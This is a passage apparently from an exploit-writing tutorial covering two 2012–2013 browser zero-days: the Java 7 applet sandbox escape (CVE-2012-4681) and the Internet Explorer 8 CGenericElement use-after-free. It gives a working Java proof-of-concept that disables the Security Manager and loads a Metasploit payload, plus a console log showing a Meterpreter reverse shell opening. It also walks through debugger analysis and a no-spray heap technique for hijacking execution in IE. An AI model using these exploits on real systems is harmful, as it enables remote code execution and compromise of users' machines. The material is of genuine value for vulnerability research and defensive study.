In order to avoid the sandbox when calling a method from restricted classes, the proof of concepts makes the call through a java.beans.Expression again. In order to find the weakness allowing this behavior we need to review the java.beans.Statement.invokeInternal() static method again. This time the next code will be sued to solve the method:

```
m = getMethod(target.getClass(), methodName, argClasses);
```

The static java.beans.Statement.getMethod() is the following:

```
static Method getMethod(Class<?> type, String name, Class<?>... args) {
        try {
                return MethodFinder.findMethod(type, name, args);
        }
        catch (NoSuchMethodException exception) {
                return null;
        }
}
```


Which will use the static findMethod() from com.sun.beans.finder.MethodFinder:

```
public static Method findMethod(Class<?> type, String name, Class<?>...args)
throws NoSuchMethodException {
        if (name == null) {
                throw new IllegalArgumentException("Method name is not set");
        }
        PrimitiveWrapperMap.replacePrimitivesWithWrappers(args);
        Signature signature = new Signature(type, name, args);

        Method method = CACHE.get(signature);
        if (method != null) {
                return method;
        }
        method = findAccessibleMethod(new MethodFinder(name,
args).find(type.getMethods()));
        CACHE.put(signature, method);
        return method;
}
```

The important code above is the call to Class.getMethods(), which will return the list of Methods to search the required one:

```
public Method[] getMethods() throws SecurityException {
        // be very careful not to change the stack depth of this
        // checkMemberAccess call for security reasons
        // see java.lang.SecurityManager.checkMemberAccess
        checkMemberAccess(Member.PUBLIC, ClassLoader.getCallerClassLoader());
        return copyMethods(privateGetPublicMethods());
}
```

The getMethods() will use the call stack in order to get the ClassLoader again, as you can guess, the use of java.beans.Statement allows to “fake” the ClassLoader again. This time will result on MethodFinder (null Class Loader) being the caller class:




```
Thread [thread applet-AccessClassMethodsWithStatement.class-1] (Suspended (entry into method getCallerClass in Reflection))
    Reflection.getCallerClass(int) line: not available [native method]
    ClassLoader.getCallerClassLoader() line: not available
    Class<T>.getMethods() line: not available [local variables unavailable]
    MethodFinder.findMethod(Class<?>, String, Class<?>...) line: not available
    Statement.getMethod(Class<?>, String, Class<?>...) line: not available
    Expression(Statement).invokeInternal() line: not available
    Statement.access$000(Statement) line: not available
    Statement$2.run() line: not available
    AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessControlContext) line: not available [native method]
    Expression(Statement).invoke() line: not available
    Expression.execute() line: not available
    AccessClassMethodsWithStatement.init() line: 29
    AWTAppletAdapter.init() line: not available
    Plugin2Manager$AppletExecutionRunnable.run() line: not available
    Thread.run() line: not available
```

The described abuse can be reproduced with an applet like this one:

```
import java.applet.Applet;
import java.beans.Expression;
import java.beans.Statement;
import java.lang.reflect.Field;

public class AccessClassMethodsWithStatement extends Applet
{

    public AccessClassMethodsWithStatement()
    {
    }

    public void init()
    {
        try
        {
                    // Get Access To the Class
                    Object arrayOfObject[] = new Object[1];
                    arrayOfObject[0] = "sun.awt.SunToolkit";
                    Expression localExpression = new Expression(Class.class,
"forName", arrayOfObject);
                    localExpression.execute();
                    Class myClass = (Class)localExpression.getValue();
                    System.out.println("Got a reference to: " +
myClass.getName());
                    // Invoke methods from the restricted Class
                    Object arrayOfObjectMethod[] = new Object[2];
                    arrayOfObjectMethod[0] = Statement.class;
                    arrayOfObjectMethod[1] = "acc";
                    Expression localExpressionMethod = new Expression(myClass,
"getField", arrayOfObjectMethod);
                    localExpressionMethod.execute();
                    Field myField = (Field)localExpressionMethod.getValue();
                    System.out.println("Got access to the field: " +
myField.toString());
        }
        catch(Throwable localThrowable)
        {
            localThrowable.printStackTrace();
        }
    }
}
```

Whose result is the next one:



```
User home directory = C:\Documents and Settings\Administrator
----------------------------------------------------
c:   clear console window
f:   finalize objects on finalization queue
g:   garbage collect
h:   display this help message
l:   dump classloader list
m:   print memory usage
o:   trigger logging
q:   hide console
r:   reload policy configuration
s:   dump system and deployment properties
t:   dump thread list
v:   dump thread stack
x:   clear classloader cache
0-5: set trace level to <n>
----------------------------------------------------
basic: Added progress listener: sun.plugin.util.ProgressMonitorAdapter@dff6e3
network: Cache entry not found [url: file:/C:/Test4/, version: null]
network: Cache entry not found [url: file:/C:/Test4/, version: null]
basic: Applet loaded.
basic: Applet resized and added to parent container
basic: PERF: AppletExecutionRunnable - applet.init() BEGIN ; jvmLaunch dt 163433 us, pluginInit dt 46494
Got a reference to: sun.awt.SunToolkit
Got access to the field: private final java.security.AccessControlContext java.beans.Statement.acc
basic: Applet initialized
basic: Starting applet
basic: completed perf rollup
basic: Applet made visible
basic: Applet started
basic: Told clients applet is started
```

Java 7 0day (CVE-2012-4681): Exploit Writing

With the weaknesses described above an applet gets the power to get references to restricted classes and execute methods from them. But still, the question about how to profit this behavior to get arbitrary code execution remains. To get the answer the original proof of concept should be revisited again:

1) Creates a localStatement to call System.setSecurityManager(null):

```
Statement localStatement = new Statement(System.class, "setSecurityManager",
new Object[1]);
```

2) Creates an instance of java.security.Permissions with all the permissions:

```
Permissions localPermissions = new Permissions();
localPermissions.add(new AllPermission());
```

3) Creates a new instance of ProtectionDomain providing all the permissions.

```
ProtectionDomain localProtectionDomain = new ProtectionDomain(new
CodeSource(new URL("file:///"), new Certificate[0]), localPermissions);
```

4) Creates a new AccessControlContext based in the ProtectionDomain and Permissions defined above:

```
AccessControlContext localAccessControlContext = new AccessControlContext(new
ProtectionDomain[] {
        localProtectionDomain
});
```

5) Use the weaknesses described to get a reference to the restricted class sun.awt.SunToolkit. And then to invoke its method "getField()". **In this way the exploits gets a reference to the private field "acc" from the "java.beans.Statement" class.** Indeed, this field is the AccessControlContext used by "java.beans.Statement". **And once a reference to the field has been got, it is set to the AccessControlContext defined on the step 4)**.

```
SetField(Statement.class, "acc", localStatement, localAccessControlContext);

/*
Get Access to Restricted Classes. Used to get access to the restricted class
"sun.awt.Toolkit"
*/
private Class GetClass(String paramString)
        throws Throwable
{
        Object arrayOfObject[] = new Object[1];
        arrayOfObject[0] = paramString;
```

```
       Expression localExpression = new Expression(Class.class, "forName",
arrayOfObject);
       localExpression.execute();
       return (Class)localExpression.getValue();
}

/*
Get Access to the restricted Method "getField" from "sun.awt.Toolkit". Use it
to get a reference to the Statement class acc Field, and finally modify it.
*/
private void SetField(Class paramClass, String paramString, Object
paramObject1, Object paramObject2)
       throws Throwable
{
       Object arrayOfObject[] = new Object[2];
       arrayOfObject[0] = paramClass;
       arrayOfObject[1] = paramString;
       Expression localExpression = new
Expression(GetClass("sun.awt.SunToolkit"), "getField", arrayOfObject);
       localExpression.execute();
       ((Field)localExpression.getValue()).set(paramObject1, paramObject2);
}
```

6) **Once the AccessControlContext from the Statement class has been modified, the Statement created at step 1) is executed to disable the Security Manager**:

```
localStatement.execute();
```

After that, arbitrary Java code can be executed, and it won't be restricted by the Applet Sandbox anymore.

In order to execute the metasploit payloads, the frameworks counts with a payloads loader class, written by Michael Schierl (@mihi42). It can be easily used by an applet by:


1) Including the cass

```
import metasploit.Payload;
```

2) Loading the payload (once the Security Manager has been disabled):

```
Payload.main(null);
```

After all, enjoy the power:



```
msf exploit(java_jre17_exec) > show options

Module options (exploit/multi/browser/java_jre17_exec):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


msf exploit(java_jre17_exec) > rexploit
[*] Reloading module...
[*] Exploit running as background job.

[*] Started reverse handler on 10.6.0.165:4444
[*] Using URL: http://0.0.0.0:8080/5lLyPi
[*]  Local IP: http://10.6.0.165:8080/5lLyPi
[*] Server started.
msf exploit(java_jre17_exec) > [*] 10.6.0.165       java_jre17_exec - Java 7 Applet Remote Code Execution handling request
[*] 10.6.0.165       java_jre17_exec - Sending Applet.jar
[*] 10.6.0.165       java_jre17_exec - Sending Applet.jar
[*] Sending stage (30355 bytes) to 10.6.0.165
[*] Meterpreter session 1 opened (10.6.0.165:4444 -> 10.6.0.165:50835) at 2013-06-03 12:55:33 -0500
```

Internet Explorer CGenericElement use-after-free: The Story

We love Internet Explorer probably also for the wrong reason. Exploitation on IE has always been more documented than any other browsers such as Firefox, or Chrome. IE still has plenty of market share, and doesn't update as frequent as Firefox, so your IE exploit gets a longer lifespan. What's even worse is that some organizations still require users to run an older version of IE (such as 7 or 8), so that makes perfect sense to see people still targeting outdated versions, such as the CGenericElement exploit. Here's what happened:

On April 30th 2013, AlienVault Labs identified that one of the US Department of Labor servers was compromised, and used to serve malicious code. The code was meant to target employees of US Department of Energy involving nuclear weapons programs. Initial analysis on the exploit turns out was inaccurate, because it was reported as CVE-2012-4792, a cbutton use-after-free vulnerability.

On May 1st, Metasploit obtained a sample of the antivirus fingerprinting code used by the attack, but no exploit sample obtained at the time.

On May 3rd, Microsoft released the first advisory (2847140) acknowledging vulnerability for Internet Explorer associated with the attack. It's roughly around this time we received a proof-of-concept from an anonymous contributor, and analyzed the bug only to realize this wasn't CVE-2012-4792, but a new 0day.

On May 5th, we decided to publish the analysis (blog) and the exploit under the permission of the anonymous contributor. We named the exploit "ie_cgenericelement_uaf".

On May 8th, Microsoft released a fix-it to temporarily mitigate the issue.

On May 14th, Microsoft finally released MS13-038 to address the vulnerability, with patches for Internet Explorer 8 and 9.

On May 21st, it was reported that the same type of exploit was used against Korean military sites. Of course, this shouldn't be the last time we see this bug in the wild.

Internet Explorer CGenericElement use-after-free: The Analysis

As mentioned earlier, even though the CGEnericElement exploit was a 0day found in the wild, we were not able to obtain a sample of it in time from the Department of Labor web server, because it was already removed. Luckily, an anonymous contributor was kind enough to give us a working proof-of-concept based on the original one.

After examining the proof-of-concept, we can see why at first people were confused with this and the CButton use-after-free exploit, because of these similarities:

- Same variable names such as “myanim”, “animvalues” and “unicorn”
- Same onload event.
- Object is deleted due to a CollectGarbage call.
- Both take advantage of an ANIMATECOLOR element to carry out a no-spray technique.
- Same way to setup fake ANIMATECOLOR values.
- Same vulnerable target: Internet Explorer 8.

However, after checking it out with WinDBG, we realized this wasn’t the CButton use-after-free vulnerability. It was a 0day.

First off, the PoC began with this crash:

```
mshtml!CElement::Doc:
6363fcc4 8b01           mov     eax,dword ptr [ecx]  ds:0023:0708efc8=????????
```

The CElement::Doc is actually called by CTreeNode::ComputeFormats, and the object in ECX actually comes from EBX:

```
mshtml!CTreeNode::ComputeFormats+0xad:
…
63602711 8b0b           mov     ecx,dword ptr [ebx]
63602713 e8acd50300     call    mshtml!CElement::Doc (6363fcc4)
```

By doing some Math.atan2() debugging prints, we noticed when the following JavaScript line is executed, a 0x4C-byte buffer from InsertElementInternal is created, which is the same buffer that EBX points to during the crash:

```
f2.appendChild(document.createElement('datalist'));
```

When we dump this 0x4C-byte buffer, we can see that offset + 0 holds a reference to mshtml!CGenericElement::`vftable’ (highlighted in yellow to easier keep track), which is the same vftable that CElement::Doc() tries to use.

Here’s the memory dump for the 0x4C-byte buffer (0x0563cfb0):

```
0:008> dc 0x0563cfb0; .echo; dc poi(0x0563cfb0)
0563cfb0  06a99fc8 00000000 ffff0075 ffffffff  ........u.......
0563cfc0  00000071 00000000 00000000 00000000  q...............
0563cfd0  00000000 0563cfd8 00000152 00000001  ......c.R.......
0563cfe0  00000000 00000000 0563cfc0 00000000  ..........c.....
0563cff0  00000010 00000000 00000000 d0d0d0d0  ................
…..

06a99fc8  635db4c8 00000001 00000008 07018fe8  ..]c............
06a99fd8  049e8d80 00000000 80000075 80010000  ........u.......
06a99fe8  00000006 0580afe8 06d9efec 00000000  ................
06a99ff8  00000000 00000000 ???????? ????????  ........????????
…..
```

Here’s an example of using the !heap command to inspect offset + 0, with GFlags enabled to tell us additional information such as the vftable name, object size, and when it was created:

```
0:008> !heap -p -a poi(0x0563cfb0)
    address 06a99fc8 found in
    _DPH_HEAP_ROOT @ 151000
    in busy allocation (  DPH_HEAP_BLOCK:         UserAddr         UserSize -
VirtAddr         VirtSize)
                                 5087390:          6a99fc8               38 -          6a99000
2000
          mshtml!CGenericElement::`vftable'
    7c918f01 ntdll!RtlAllocateHeap+0x00000e64
    635db42e mshtml!CGenericElement::CreateElement+0x00000018
    635a67f5 mshtml!CreateElement+0x00000043
    637917c0 mshtml!CMarkup::CreateElement+0x000002de
    63791929 mshtml!CDocument::CreateElementHelper+0x00000052
    637918a2 mshtml!CDocument::createElement+0x00000021
    635d3820 mshtml!Method_IDispatchpp_BSTR+0x000000d1
    636430c9 mshtml!CBase::ContextInvokeEx+0x000005d1
    63643595 mshtml!CBase::InvokeEx+0x00000025
    63643832 mshtml!DispatchInvokeCollection+0x0000014b
    635e1cdc mshtml!CDocument::InvokeEx+0x000000f1
    63642f30 mshtml!CBase::VersionedInvokeEx+0x00000020
    63642eec mshtml!PlainInvokeEx+0x000000ea
    633a6d37 jscript!IDispatchExInvokeEx2+0x000000f8
    633a6c75 jscript!IDispatchExInvokeEx+0x0000006a
    633a9cfe jscript!InvokeDispatchEx+0x00000098
```

We know 0x0563cfb0 (the 0x4C-byte buffer) holds a reference to CGenericElement. However, after a CollectGarbage call, this object is deleted:

```
0:008> !heap -p -a poi(0x0563cfb0)
    address 06a99fc8 found in
    _DPH_HEAP_ROOT @ 151000
    in free-ed allocation (  DPH_HEAP_BLOCK:         VirtAddr         VirtSize)
                                5087390:          6a99000             2000
    7c927553 ntdll!RtlFreeHeap+0x000000f9
    636b52c6 mshtml!CGenericElement::`vector deleting destructor'+0x0000003d
    63628a50 mshtml!CBase::SubRelease+0x00000022
    63640d1b mshtml!CElement::PrivateRelease+0x00000029
    6363d0ae mshtml!PlainRelease+0x00000025
    63663c03 mshtml!PlainTrackerRelease+0x00000014
    633a10b4 jscript!VAR::Clear+0x0000005c
    6339fb4a jscript!GcContext::Reclaim+0x000000ab
    6339fd33 jscript!GcContext::CollectCore+0x00000113
    63405594 jscript!JsCollectGarbage+0x0000001d
    633a92f7 jscript!NameTbl::InvokeInternal+0x00000137
    633a6650 jscript!VAR::InvokeByDispID+0x0000017c
    633a9c0b jscript!CScriptRuntime::Run+0x00002989
    633a5ab0 jscript!ScrFncObj::CallWithFrameOnStack+0x000000ff
    633a59f7 jscript!ScrFncObj::Call+0x0000008f
    633a5743 jscript!CSession::Execute+0x00000175
```

At this point, do a memory dump on the 0x4C buffer, and we can see that the memory is freed (represented by "????????"):

```
0:008> dc 0x0563cfb0; .echo; dc poi(0x0563cfb0)
0563cfb0  06a99fc8 00000000 ffff0075 ffffffff  ........u.......
0563cfc0  00000071 00000000 00000000 00000000  q...............
0563cfd0  00000000 0563cfd8 00000152 00000001  ......c.R.......
0563cfe0  00000000 00000000 0563cfc0 00000000  ..........c.....
0563cff0  00000010 00000000 00000000 d0d0d0d0  ................
0563d000  ???????? ???????? ???????? ????????  ????????????????
0563d010  ???????? ???????? ???????? ????????  ????????????????
0563d020  ???????? ???????? ???????? ????????  ????????????????

06a99fc8  ???????? ???????? ???????? ????????  ????????????????
06a99fd8  ???????? ???????? ???????? ????????  ????????????????
06a99fe8  ???????? ???????? ???????? ????????  ????????????????
06a99ff8  ???????? ???????? ???????? ????????  ????????????????
06a9a008  ???????? ???????? ???????? ????????  ????????????????
06a9a018  ???????? ???????? ???????? ????????  ????????????????
06a9a028  ???????? ???????? ???????? ????????  ????????????????
06a9a038  ???????? ???????? ???????? ????????  ????????????????
```

Even though the memory is freed, as you can see the reference is still there, and is used again during rendering. As a result, this causes a crash when CElement::Doc() wants to use it:

```
0:008> g
(5f4.2c0): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=63aae200 ebx=0563cfb0 ecx=06a99fc8 edx=00000000 esi=037cf0b8
edi=00000000
eip=6363fcc4 esp=037cf08c ebp=037cf0a4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
mshtml!CElement::Doc:
6363fcc4 8b01            mov     eax,dword ptr [ecx]  ds:0023:06a99fc8=????????
```

Because ECX points to a freed memory on the process heap, it’s definitely possible to gain control of ECX, which will be used in EAX, followed by a CALL EDX that we control.

```
0:008> u mshtml!CElement::Doc
mshtml!CElement::Doc:
6363fcc4 8b01            mov     eax,dword ptr [ecx]
6363fcc6 8b5070          mov     edx,dword ptr [eax+70h]
6363fcc9 ffd2            call    edx
```

Internet Explorer CGenericElement use-after-free: Exploit Writing

After some analysis, there's enough information such as the object getting freed, the object size to replace, and we can continue with the exploit. All that's left is being able to replace the freed memory with something we control, which can be done either a heap spray… or in this case, no spray.

To achieve the no-spray technique, first you should make sure the object you want to overwrite is allocated by low-fragmentation heap (which can be activated by allocating the same object size 16 consecutive times), and hopefully you get a nice memory layout like this to begin with:

0x38 byte	0x38 byte	0x38 byte	0x38 byte	0x38 byte	0x38 byte

After the free with the CollectGarbage call, you end up freeing the last 0x38-byte block:

0x38 byte	0x38 byte	0x38 byte	0x38 byte	0x38 byte	Empty

The last freed block is the one CElement::Doc() will use, therefore that is something we must refill, and we do this by allocating the same size with a fake object.

Since the DoL exploit takes advantage of the ANIMATECOLOR element to create the fake object, plus this is something Metasploit already has an API for, we'll use this opportunity to explain how that works. From here, we'll call this particular no-spray technique "js_mstime_malloc".

The js_mstime_malloc implementation is based on Peter Vreugdenhil's proof-of-concept of exploiting CVE-2012-4792 (CButton vulnerability), which allows the developer to create arbitrary sized arrays with pointers to strings we control. The following is a list of parameters it supports:

Parameter	**Description**
shellcode	The shellcode to drop.
offset	Optional. The pointer index that points to the shellcode.
objId	The ID to your ANIMATECOLOR element.
heapBlockSize	Fake object size

To use js_mstime_malloc, there are a few things we need to setup. First, add the following lines at the beginning of the HTML file:

```
<!doctype html>
<HTML XMLNS:t ="urn:schemas-microsoft-com:time">
```

And then, add the following in <meta>:

```
<meta>
	<?IMPORT namespace="t" implementation="#default#time2">
</meta>
```

According to MSDN, the time2 implementation is needed because that triggers this evaluation model:

- The “values” property, if specified, overrides any setting for the “from”, “to”, or “by” properties.
- The “from” property is used unless the values or path properties are specified.
- The “to” property, if specified, overrides any setting for the by property.
- The “by” property doesn't override any properties.

Lastly, make sure you have an animatecolor element in <body>, and then you are ready to use js_mstime_malloc:

```
<body onload="sprayMe()">
	<t:ANIMATECOLOR id="myanim"/>
</body>
```

To use js_mstime_malloc, simply setup your “shellcode” parameter, specify the fake object size, and the ANIMATECOLOR ID, like this:

```
<script>
#{js_mstime_malloc}

// … Trigger the vulnerability here …. //

code = unescape("%u4141%u4141%u4141%u4141%u4141");
mstime_malloc({shellcode:code, heapBlockSize:0x38, objId:"myanim"});
</script>
```

What happens under the hood is the mstime_malloc function will craft our ANIMATECOLOR values similar to the following example:

```
e = document.getElementById("anim");
e.values = "cyan;cyan;cyan";
```

What follows next is this will trigger a call to “CTIMEAnimationBase::put_values” found in mstime.dll, as the following callstack demonstrates:

```
ntdll!RtlAllocateHeap+0x80
mstime!operator new+0x16
mstime!CTIMEAnimationBase::put_values+0x216
mstime!CTIMEColorAnimation::put_values+0x51
OLEAUT32!DispCallFunc+0x16a
OLEAUT32!CTypeInfo2::Invoke+0x234
OLEAUT32!CTypeInfo2::Invoke+0x60a
mstime!CTIMEComTypeInfoHolder::Invoke+0x40
mstime!ITIMEDispatchImpl<ITIMEAnimationElement2,&IID_ITIMEAnimationEle
ment2,0,CTIMEComTypeInfoHolder>::Invoke+0x24
mshtml!InvokeDispatchWithNoThis+0x74
mshtml!CPeerHolder::InvokeExSingle+0xe4
mshtml!CPeerHolder::InvokeExMulti+0x134
mshtml!CElement::ContextInvokeEx+0x64
mshtml!CInput::VersionedInvokeEx+0x2d
mshtml!PlainInvokeEx+0xea
jscript!IDispatchExInvokeEx2+0xf8
jscript!IDispatchExInvokeEx+0x6a
jscript!InvokeDispatchEx+0x98
jscript!VAR::InvokeByName+0x135
jscript!VAR::InvokeDispName+0x7a
```

The put_values routine will first create a buffer that’ll be used to store our pointers. And then as it iterates through each ANIMATECOLOR element, a malloc() is called in order to store each value (“cyan”) in a new buffer. After that, a StringCchCopyNW() will place the pointer to the buffer, and then map the value to it.

If you do a memory dump of this buffer, this is what the fake object looks like, and it’s what you’d be overwriting with:

```
0:009> dda 00214db0 L4
00214db0  00194c18 "AAAAAAAAAA"
00214db4  032f4670 "c"
00214db8  032f46a0 "c"
00214dbc  032f45f8 "c"
```


The memory layout is perfect for a crash like the following, which is quite common in Internet Explorer, including the crash we run into for the CGenericElement use-after-free:

```
eax=0280ead0 ebx=02e81708 ecx=00192f90 edx=41414141 esi=0201f0b8
edi=00000000
eip=6363fcc9 esp=0201f08c ebp=0201f0a4 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000246
mshtml!CElement::Doc+0x5:
6363fcc9 ffd2            call    edx {<Unloaded_pi.dll>+0x41414140 (41414141)}

(dc4.324): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
